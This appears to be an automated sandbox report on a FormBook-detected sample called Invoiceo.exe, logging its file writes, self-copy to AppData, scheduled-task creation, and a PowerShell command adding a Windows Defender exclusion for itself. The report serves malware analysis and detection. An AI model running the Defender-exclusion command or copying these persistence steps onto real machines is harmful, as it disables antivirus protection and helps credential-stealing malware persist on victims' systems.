PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEF
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEF
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEF

Statistics

Behavior

- Invoiceo.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- schtasks.exe



System Behavior

Analysis Process: Invoiceo.exe PID: 6316 Parent PID: 5620

General

Start time:	14:50:04
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\Invoiceo.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Invoiceo.exe'
Imagebase:	0x310000
File size:	767488 bytes
MD5 hash:	8F2489D7CE50E99109AF9925818DAF2B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.220474872.0000000003749000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.217060931.0000000002741000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yYxmxiApi.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CCFDD66	CopyFileW
C:\Users\user\AppData\Roaming\yYxmxiApi.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CCFDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CCF7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoiceo.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1BC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	success or wait	1	6CCF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yYxmxiApi.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 18 a4 8f 60 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 a2 0b 00 00 12 00 00 00 00 00 00 7e c0 0b 00 00 20 00 00 00 e0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P............~.... ....@.. ....@................	success or wait	3	6CCFDD66	CopyFileW
C:\Users\user\AppData\Roaming\yYxmxiApi.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CCFDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	unknown	1642	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>compu ter\user</Author>.. </RegistrationIn	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Invoiceo.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E1BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile

Analysis Process: powershell.exe PID: 6584 Parent PID: 6316

General

Start time:	14:50:08
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -Ex clusionPath 'C:\Users\user\Desktop\Invoiceo.exe'
Imagebase:	0x1150000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CC55B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CC55B28	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Local\Temp__PSScr iptPolicyTest_t10emffs.5zu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vijt5kae.3jh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW
C:\Users\user\Documents\20210503	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CCFBEFF	CreateDirectoryW
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.K12PJCIf.20210503145011.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CCF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_t10emffs.5zu.ps1	success or wait	1	6CCF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vijt5kae.3jh.psm1	success or wait	1	6CCF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_t10emffs.5zu.ps1	unknown	1	31	1	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vijt5kae.3jh.psm1	unknown	1	31	1	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.K12PJCIf.20210503145011.txt	unknown	3	ef bb bf	...	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\Documents\20210503\PowerShell_transcript.065367.K12PJCIf.20210503145011.txt	unknown	667	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 35 30 33 31 34 35 30 33 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 36 35 33 36 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********************..Windows PowerShell transcript start..Start time: 20210503145033..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CCF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE...... <.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1........Uninstall-Module....... .inmo........fimo........Install-Module........New-scriptFileInfo........Publish-Module........Install-Sc	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.......Remove-Variable........Convert-String........Trace-Command........Sort-Object........Register-ObjectEvent........Get-Runspace........Format-Table........Wait-Debugger........Get-Runspac	success or wait	1	6CCF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e........Install-PackageProvider........Import-PackageProvider........Get-PackageProvider. ....Register-PackageSource. ....Uninstall-Package........Find-PackageProvider........ ....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal........Unlock-Recover	success or wait	1	6CCF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 81 14 00 00 18 00 00 00 e7 0d 95 05 52 08 43 08 23 08 00 00 00 00 73 02 39 00 c3 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e......................R. C.#.....s.9............@..........	success or wait	1	6E1776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 52 00 00 00 0e 00 20 00	H..............<@.^...L."My.. .:R..... .	success or wait	17	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E1776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 ce 67 40 01 f9 3e 40 01 cb 00 40 00 99 01 40 00 56 01 40 00 48 01 40 00 58 01 40 00 fb 00 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 16 3b 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 f8 53 40 01 42 4d 40 01 ed 44 00 01 6d 45 00 01 98 25 40	....T.@..g@..>@...@... @.V.@.H.@.X.@...@. [.@.NT@.HT@..S @..S@.hT@..S@..S@..S @.\.@..T@..T@.@X@.? X@..T@..S@..S@..T@..T @.xT@.zT@..T@.=M@.D M@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@..;@.EM@..q@..q@..S @.BM@..D..mE...%@	success or wait	11	6E1776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DE91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21324	success or wait	1	6DE9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
